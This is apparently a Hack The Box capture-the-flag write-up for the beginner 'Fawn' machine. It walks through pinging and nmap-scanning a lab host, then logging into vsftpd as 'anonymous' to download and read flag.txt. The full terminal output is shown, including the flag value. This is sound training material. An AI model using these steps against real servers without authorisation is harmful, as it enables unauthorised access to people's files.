Tier 0 - Fawn

Task

To gain access to servers via a poorly configured FTP.

In this exercise I familiarised myself with FTP (File Transfer Protocol) and how if poorly configured can be exploited to access files stored on the server.

The FTP protocol is a standard communication protocol used to transfer files from a Client to a Server on a computer network. The client tends to be the one that requests and uploads files , while the server is host that stores the data.

FTP alone is not capable of requesting credentials before allowing access to stored files. It is commonly paired with a security protocol such as SSL/TLS(FTPS) or SSH-tunelling (SFTP). Without added security FTP data can be intercepted via Man-In-The-Middle Attack.


FTP users may authenticate themselves with a clear-text
sign-in protocol, generally in the form of a username and password. However, they can
connect anonymously if the server is configured to allow it. For secure transmission
that protects the username and password and encrypts the content, FTP is often secured
with SSL/TLS (FTPS) or replaced with SSH File Transfer Protocol (SFTP). - wiki

Enumeration

The first move we will make is to to ping the target IP in order to see if we can reach the target.

```
ping {target_IP}
```


Note: Some large scale corporate environments have firewalls that prevent pinging between hosts to avoid insider threats and discovery of other hosts sand services.



```
┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twinkletos@htb-ymok4uh3gh]─[/root]
└──╼ [★]$ ping 10.129.197.252
PING 10.129.197.252 (10.129.197.252) 56(84) bytes of data.
64 bytes from 10.129.197.252: icmp_seq=1 ttl=63 time=75.0 ms
64 bytes from 10.129.197.252: icmp_seq=2 ttl=63 time=74.4 ms
^C
--- 10.129.197.252 ping statistics ---
4 packets transmitted, 2 received, 50% packet loss, time 3017ms
rtt min/avg/max/mdev = 74.422/74.703/74.984/0.281 ms
```

Use Ctrl+C to cancel the ping command.

Using Nmap we will scan their networks for ports and services. Nmap is a very powerful tool that can even detect the OS version allowing us to exploit the vulnerabilities in that version.




```
┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twinkletos@htb-ymok4uh3gh]─[/root]
└──╼ [★]$ sudo nmap 10.129.197.252
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-07 12:58 GMT
Nmap scan report for 10.129.197.252
Host is up (0.095s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
```

From the scan we can see FTP is open on port 21 .

As mentioned before Nmap can detect the version using the -sV switch.

```
sudo nmap -sV {Target_IP}
```



```
└──╼ [★]$ sudo nmap -sV  10.129.197.252
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-07 13:06 GMT
Nmap scan report for 10.129.197.252
Host is up (0.091s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

Version: vsftpd 3.0.3

Exploitation

To interact with the FTP service we will use the ftp command

```
ftp
```


For help use

```
ftp -h
```

To connect to the target use


```
ftp {Target_IP}
```

We will be prompted to for a username. A typical misconfiguration of the service allows “anonymous” username to access the service like an authenticated user. After inputing the user name you will be prompted for a password. We can use any password as the service will disregard the password for this specific account.



```
└──╼ [★]$ ftp 10.129.197.252
Connected to 10.129.197.252.
220 (vsFTPd 3.0.3)
Name (10.129.197.252:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

We can use ls to list files as usual. Doing so shows us the file and permissions of the file.




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
```

Note: The operation of FTP services also issue the status for the commands you
are sending to the remote host. Code meanings are as follows.

200 : PORT command successful. Consider using PASV.
150 : Here comes the directory listing.
226 : Directory send OK.

Using the get command allows us to download the file to our virtual machine.



```
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (32 bytes).
226 Transfer complete.
32 bytes received in 0.00 secs (74.9400 kB/s)
```


the files will be downloaded to the same directory where we connected using ftp command.

To exit use bye or exit. Then followed by ls to list all files. notice flag.txt. To read its content we will use the cat command . as follows.

```
bye

ls

cat flag.txt
```



```
ftp> bye
421 Timeout.
┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twinkletos@htb-ymok4uh3gh]─[/root]
└──╼ [★]$ ls
Desktop    Downloads  go     Music     Public  Templates
Documents  flag.txt   intel  Pictures  roobee  Videos
┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twinkletos@htb-ymok4uh3gh]─[/root]
└──╼ [★]$ cat flag.txt
035db21c881520061c53e0536e44f815┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twi
```